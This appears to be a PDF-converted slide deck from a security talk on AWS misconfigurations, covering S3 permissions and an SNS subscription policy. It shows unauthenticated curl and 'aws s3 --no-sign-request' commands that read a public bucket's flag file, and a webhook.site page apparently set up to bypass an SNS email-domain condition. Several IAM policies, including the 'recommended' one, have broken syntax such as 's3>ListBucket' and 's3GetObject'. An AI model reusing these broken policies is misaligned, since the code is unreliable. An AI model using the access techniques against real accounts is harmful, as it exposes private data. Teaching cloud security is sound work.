
# Intro: AWS Organizations




# Intro: Service Control Policies (SCPs)



# Intro: Policy evaluation logic



## Intro: Policy evaluation logic




# Case 1

s3



## Case 1: AWS S3

Goal: Give Read and Write access to my application



## Case 1: AWS S3

How to give access to a S3 bucket:

- Make it public
- Add S3 permissions to our APP IAM role
- Use S3 bucket policies
- Use S3 ACLs
- Use S3 Access points
- Use S3 Access grants (new)

# Case 1: AWS S3

• 53  
Set permissions for S3

Specify what actions can be performed on specific resources in S3.

▼ Actions allowed

Specify actions for the service to be allowed.

Filter actions

Manual actions | Add actions

+ Add S3 actions (53)

Action types

▼ List (11)

- All list actions
  - GetBucketMetricsConfiguration
  - GetBucketNotificationConfiguration
  - GetBucketPolicy
  - GetBucketPolicyStatus
  - GetBucketRequestPayment
  - GetBucketTagging
  - GetBucketVersioning
  - GetBucketWebsite
  - GetCorsConfiguration
  - GetEncryptionConfiguration
  - GetObject
  - GetObjectAcl
  - GetObjectTagging
  - GetObjectVersion
  - GetObjectVersionTagging
  - GetObjectVersionWebsite
  - GetReplicationConfiguration
  - GetStorageClassConfiguration
  - GetStorageClassMetricsConfiguration
  - GetStorageMetricsConfiguration
  - GetStorageMetricsDashboard

▼ Read (83)

- All read actions
  - GetBucketLogs
  - GetBucketMetricsConfiguration
  - GetBucketNotificationConfiguration
  - GetBucketPolicy
  - GetBucketPolicyStatus
  - GetBucketRequestPayment
  - GetBucketTagging
  - GetBucketVersioning
  - GetCorsConfiguration
  - GetEncryptionConfiguration
  - GetObject
  - GetObjectAcl
  - GetObjectTagging
  - GetObjectVersion
  - GetObjectVersionTagging
  - GetObjectVersionWebsite
  - GetReplicationConfiguration
  - GetStorageClassConfiguration
  - GetStorageClassMetricsConfiguration
  - GetStorageMetricsConfiguration
  - GetStorageMetricsDashboard

▼ Write (56)

- All write actions
  - AbortIncompleteUpload
  - CreateAccessPoint
  - CreateAccessPointPolicy
  - CreateAccessPointPolicyVersion
  - CreateBucket
  - DeleteAccessPoint
  - DeleteAccessPointPolicy
  - DeleteBucket
  - DeleteBucketPolicy
  - DeleteBucketPolicyStatus
  - DeleteBucketRequestPayment
  - DeleteBucketTagging
  - DeleteBucketVersioning
  - DeleteCorsConfiguration
  - DeleteEncryptionConfiguration
  - DeleteObject
  - DeleteObjectAcl
  - DeleteObjectTagging
  - DeleteObjectVersion
  - DeleteObjectVersionTagging
  - DeleteObjectVersionWebsite
  - DeleteReplicationConfiguration
  - PutBucketLogs
  - PutBucketMetricsConfiguration
  - PutBucketNotificationConfiguration
  - PutBucketPolicy
  - PutBucketPolicyStatus
  - PutBucketRequestPayment
  - PutBucketTagging
  - PutBucketVersioning
  - PutCorsConfiguration
  - PutEncryptionConfiguration
  - PutObject
  - PutObjectAcl
  - PutObjectTagging
  - PutObjectVersion
  - PutObjectVersionTagging
  - PutObjectVersionWebsite
  - PutReplicationConfiguration
  - PutStorageClassConfiguration
  - PutStorageClassMetricsConfiguration
  - PutStorageMetricsConfiguration
  - PutStorageMetricsDashboard

▼ Permissions management (15)

- All permissions management actions
  - AssociateAccessGrantsByIdentityCenter
  - CreateAccessPointPolicy
  - DeleteAccessPointPolicy
  - DetachAccessPointPolicy
  - DetachAccessPointPolicyFromObjectLambda
  - DetachAccessPointPolicyVersion
  - DetachAccessPolicy
  - DetachObjectPolicy
  - PutAccessPolicy
  - PutAccessPolicyForObjectLambda
  - PutAccessPolicyVersion
  - PutAccessPolicyVersionForObjectLambda
  - PutObjectPolicy
  - PutObjectPolicyForObjectLambda
  - PutObjectPolicyVersion
  - PutObjectPolicyVersionForObjectLambda

▼ Tagging (13)

- All tagging actions
  - DeleteObjectTagging
  - PutBucketTagging
  - PutObjectTagging
  - PutObjectVersionTagging
  - ReplaceTags

Resources

Specify resources where for these actions.

Request condition – optional

# S3 has 160 available actions

## Case 1: AWS S3.1

```
{  
  "Version": "2012-10-17",  
  "Statement": [  
    {  
      "Sid": "RWS3Access",  
      "Effect": "Allow",  
      "Action": "s3:*",  
      "Resource": [  
        "arn:aws:s3:::sh3llcon-invoices-bucket",  
        "arn:aws:s3:::sh3llcon-invoices-bucket/*"  
      ]  
    }  
  ]  
}
```

- Eliminar el bucket
- Hacerlo público
- Deshabilitar logs
- Replicarlo en otra cuenta
- Desactivar versionado
- Desactivar protecciones de retención

## Case 1: AWS S3.1

```
{  
    "Version": "2012-10-17",  
    "Statement": [  
        {  
            "Sid": "RWS3Access",  
            "Effect": "Allow",  
            "Action": [  
                "s3:DeleteObject*",  
                "s3:GetObject*",  
                "s3>ListBucket",  
                "s3:PutObject*"  
            ],  
            "Resource": [  
                "arn:aws:s3 :::: sh3llcon-invoices-bucket",  
                "arn:aws:s3 :::: sh3llcon-invoices-bucket/*"  
            ]  
        }  
    ]  
}
```

- Eliminar el bucket
- Hacerlo público
- Deshabilitar logs
- Replicarlo en otra cuenta
- Desactivar versiónado \*
- Desactivar protecciones de retención


## Case 1: AWS S3.1

```
{  
  "Version": "2012-10-17",  
  "Statement": [  
    {  
      "Sid": "RWS3Access",  
      "Effect": "Allow",  
      "Action": [  
        "s3:DeleteObject",  
        "s3:GetObject",  
        "s3>ListBucket",  
        "s3:PutObject"  
      ],  
      "Resource": [  
        "arn:aws:s3:::sh3llcon-invoices-bucket",  
        "arn:aws:s3:::sh3llcon-invoices-bucket/*"  
      ]  
    }  
  ]  
}
```



## Case 1: AWS S3.2

Goal: Give Read access to my applications in a different AWS account



## Case 1: AWS S3.2

Goal: Give Read access to my applications in a different AWS account

### Application Role Policy

```
{  
    "Version": "2012-10-17",  
    "Statement": [  
        {  
            "Sid": "Sh3llconPolicy",  
            "Effect": "Allow",  
            "Action": [  
                "s3>ListBucket",  
                "s3GetObject"  
            ],  
            "Resource": [  
                "arn:aws:s3 :::: sh3llcon-invoices-bucket/*",  
                "arn:aws:s3 :::: sh3llcon-invoices-bucket"  
            ]  
        }  
    ]  
}
```

## Case 1: AWS S3.2

Goal: Give Read access to my applications in a different AWS account

**Bucket Policy**



## Case 1: AWS S3.2

### Using curl

```
> curl https://sh3llcon-invoices-bucket.s3-us-west-2.amazonaws.com/
<?xml version="1.0" encoding="UTF-8"?>
<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/"><Name>sh3llcon-invoices-bu
cket</Name><Prefix></Prefix><Marker></Marker><MaxKeys>1000</MaxKeys><IsTruncated>false</IsTr
uncated><Contents><Key>flag.txt</Key><LastModified>2024-01-24T09:03:12.000Z</LastModified><E
Tag>&quot;e81174fac36bf343b386493489557f74&quot;</ETag><Size>22</Size><Owner><ID>e8c8231011f
49c01bd96e5dc84400b571fb3daa0819936e9d3f470db1ff21f60</ID><DisplayName>cloudsec+shellcon</Di
splayName></Owner><StorageClass>STANDARD</StorageClass></Contents></ListBucketResult>%
```

```
> curl https://sh3llcon-invoices-bucket.s3-us-west-2.amazonaws.com/flag.txt
FLAG{Hello sh3llcon!}
```

## Case 1: AWS S3.2

Using aws cli

```
> aws s3 ls s3://sh3llcon-invoices-bucket --no-sign-request
2024-01-24 10:03:12          22 flag.txt

> aws s3 cp s3://sh3llcon-invoices-bucket/flag.txt . --no-sign-request
download: s3://sh3llcon-invoices-bucket/flag.txt to ./flag.txt
```

# Case 1: AWS S3.2

Goal: Give Read access to my applications in a different AWS account

## Recommended Bucket Policy

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "Sh3llconPolicy",
            "Effect": "Allow",
            "Principal": {
                "AWS": "*"
            },
            "Action": [
                "s3>ListBucket",
                "s3GetObject"
            ],
            "Resource": [
                "arn:aws:s3:::sh3llcon-invoices-bucket/*",
                "arn:aws:s3:::sh3llcon-invoices-bucket"
            ],
            "Condition": {
                "StringEquals": {
                    "aws:PrincipalArn": [
                        "arn:aws:iam::058264305166:role/role-a",
                        "arn:aws:iam::058264305166:role/role-b"
                    ],
                    "aws:PrincipalOrgID": "o-xxxxxxxx"
                }
            }
        }
    ]
}
```

Edit Block public access (bucket settings) [Info](#)

**Block public access (bucket settings)**

Public access is granted to buckets and objects through access control lists (ACLs), bucket policies, access point policies, or all. In order to ensure that public access to all your S3 buckets and objects is blocked, turn on Block all public access. These settings apply only to this bucket and its access points. AWS recommends that you turn on Block all public access, but before applying any of these settings, ensure that your applications will work correctly without public access. If you require some level of public access to your buckets or objects within, you can customize the individual settings below to suit your specific storage use cases. [Learn more](#)

**Block all public access**

Turning this setting on is the same as turning on all four settings below. Each of the following settings are independent of one another.

- Block public access to buckets and objects granted through new access control lists (ACLs)**  
S3 will block public access permissions applied to newly added buckets or objects, and prevent the creation of new public access ACLs for existing buckets and objects. This setting doesn't change any existing permissions that allow public access to S3 resources using ACLs.
- Block public access to buckets and objects granted through any access control lists (ACLs)**  
S3 will ignore all ACLs that grant public access to buckets and objects.
- Block public access to buckets and objects granted through new public bucket or access point policies**  
S3 will block new bucket and access point policies that grant public access to buckets and objects. This setting doesn't change any existing policies that allow public access to S3 resources.
- Block public and cross-account access to buckets and objects through any public bucket or access point policies**  
S3 will ignore public and cross-account access for buckets or access points with policies that grant public access to buckets and objects.

# Case 1: AWS S3.2

## Bucket policy

The bucket policy, written in JSON, provides access to the objects stored in the bucket. Bucket policies don't apply to objects owned by other accounts. [Learn more](#)

### Bucket ARN

arn:aws:s3:::testing-sh3llcon-1

### Policy

```
1▼ {
2    "Version": "2012-10-17",
3    "Statement": [
4        {
5            "Sid": "ROAccess",
6            "Effect": "Allow",
7            "Principal": "*",
8            "Action": [
9                "s3:ListBucket",
10               "s3:GetObject"
11            ],
12            "Resource": [
13                "arn:aws:s3:::testing-sh3llcon-1",
14                "arn:aws:s3:::testing-sh3llcon-1/*"
15            ],
16            "Condition": {
17                "ForAllValues:StringLike": {
18                    "aws:PrincipalArn": [
19                        "arn:aws:iam::159099726207:role/aws-reserved/sso.amazonaws.com/us-west-2/AWSReservedSSO_Admin_a52686c7aefe42c3",
20                        "arn:aws:iam::159099726207:role/aws-reserved/sso.amazonaws.com/us-west-2/AWSReservedSSO_SecurityAdmin_922607fd95a379ef"
21                    ]
22                }
23            }
24        }
25    ]
26}
```

JSON Ln 3, Col 4

 **Security: 1**  Errors: 0  Warnings: 0  Suggestions: 0

[Learn more about policy validation](#)

 Search security warnings

Ln 18, Col 5

**ForAllvalues With Single Valued Key:** Using ForAllValues qualifier with the single-valued condition key aws:PrincipalArn can be overly permissive. We recommend that you remove ForAllValues. [Learn more](#)

In last year AWS added:

- Block public access by default
- ACLs disabled by default
- Access Analyzer in bucket policy editor
- New ways of give access to S3

## Case 1: AWS S3.2

Did you say “new ways of give access to S3”?



**Nick Fritchette**  
@Fritchette\_n

New potential way to misconfigure S3 buckets?



**Scott Piper** @0xdabbad00 · Nov 27

New S3 permission concept just released: S3 Access Grants.  
[aws.amazon.com/blogs/storage/...](https://aws.amazon.com/blogs/storage/)

6:32 AM · Nov 27, 2023 · 4,290 Views



**Scott Piper**  
@0xdabbad00


New S3 permission concept just released: S3 Access Grants.



3:34 AM · Nov 27, 2023 · 15.1K Views


# Case 2

## SNS



## Case 2: AWS SNS

Goal: Allow subscription from \*@sh3llcon.com users



[Dashboard](#)[Topics](#)[Subscriptions](#)[▼ Mobile](#)[Push notifications](#)[Text messaging \(SMS\)](#)[Origination numbers](#)

## Topics (0)

[Edit](#)[Delete](#)[Publish message](#)[Create topic](#) Search< 1 > [⚙️](#)Name▲ | Type▼ | ARN**No topics**

To get started, create a topic.

[Create topic](#)**LIVE**

Dashboard

**Topics**

Subscriptions

## ▼ Mobile

Push notifications

Text messaging (SMS)

Origination numbers

## Create topic

## Details

Type [Info](#)

Topic type cannot be modified after topic is created

 FIFO (first-in, first-out)

- Strictly-preserved message ordering
- Exactly-once message delivery
- High throughput, up to 300 publishes/second
- Subscription protocols: SQS

 Standard

- Best-effort message ordering
- At-least once message delivery
- Highest throughput in publishes/second
- Subscription protocols: SQS, Lambda, HTTP, SMS, email, mobile application endpoints

## Name

sh3llcon-invoices

Maximum 256 characters. Can include alphanumeric characters, hyphens (-) and underscores (\_).

Display name - optional [Info](#)

To use this topic with SMS subscriptions, enter a display name. Only the first 10 characters are displayed in an SMS message.

My Topic

Maximum 100 characters.

► **Encryption - optional**

Amazon SNS provides in-transit encryption by default. Enabling server-side encryption adds at-rest encryption to your topic.

► **Access policy - optional** [Info](#)

LIVE

[Dashboard](#)[Topics](#)[Subscriptions](#)**▼ Mobile**[Push notifications](#)[Text messaging \(SMS\)](#)[Origination numbers](#)**▼ Access policy - optional** [Info](#)

This policy defines who can access your topic. By default, only the topic owner can publish or subscribe to the topic.

**Choose method** **Basic**

Use simple criteria to define a basic access policy.

 **Advanced**

Use a JSON object to define an advanced access policy.

**Publishers**

Specify who can publish messages to the topic.

**Only the topic owner**

Only the owner of the topic can publish to the topic

**Subscribers**

Specify who can subscribe to this topic.

**Only requesters with certain endpoints**

\*@sh3llcon.com

Only requesters whose endpoints match a specific value can subscribe to the topic. For example, \*@example.com or http://www.example.com

**JSON preview**

```
        "Action": [
            "SNS:Subscribe"
        ],
        "Resource": "arn:aws:sns:us-
west-2:058264305166:sh3llcon-invoices",
        "Condition": {
            "StringLike": {
                "SNS:Endpoint": "*@sh3llcon.com"
            }
        }
    ]
}
```

**► Data protection policy - optional** [Info](#)

This policy defines which sensitive data to monitor and to prevent from being exchanged via your topic.

**► Delivery policy (HTTP/S) - optional** [Info](#)

The policy defines how Amazon SNS retries failed deliveries to HTTP/S endpoints. To modify the default settings, expand this section.

**LIVE**

Dashboard

**Topics**

Subscriptions

## ▼ Mobile

Push notifications

Text messaging (SMS)

Origination numbers

Name	sh3llcon-test
ARN	arn:aws:sns:us-west-2:058264305166:sh3llcon-test
Type	Standard

Display name

-

Topic owner

058264305166

[Subscriptions](#) **Access policy** [Data protection policy](#) [Delivery policy \(HTTP/S\)](#) [Delivery status logging](#) [Encryption](#) [Tags](#) >**Access policy** [Info](#)

This policy defines who can access your topic. By default, only the topic owner can publish or subscribe to the topic.

```
{  
  "Sid": "__console_sub_0",  
  "Effect": "Allow",  
  "Principal": {  
    "AWS": "*"  
  },  
  "Action": "SNS:Subscribe",  
  "Resource": "arn:aws:sns:us-west-2:058264305166:sh3llcon-test",  
  "Condition": {  
    "StringLike": {  
      "SNS:Endpoint": "*@sh3llcon.com"  
    }  
  }  
}
```

**LIVE**

Password | Alias | Schedule

CSV Export

Custom Actions

Run Now

XHR Redirect

Redirect Now

More

Webhook.site lets you easily inspect, test and run [scripts](#) and [workflows](#) for any incoming HTTP request or e-mail. [What's a webhook?](#)

These addresses were generated for you just now, and anything you send will be logged here instantly — you don't even have to refresh!

### Your unique URL

<https://webhook.site/b85fef26-6b98-40ad-988f-ba47805538d4> Copy Open in new tab Examples

### Your unique email address

[b85fef26-6b98-40ad-988f-ba47805538d4@email.webhook.site](mailto:b85fef26-6b98-40ad-988f-ba47805538d4@email.webhook.site) Copy Send mail

### Forward to localhost New

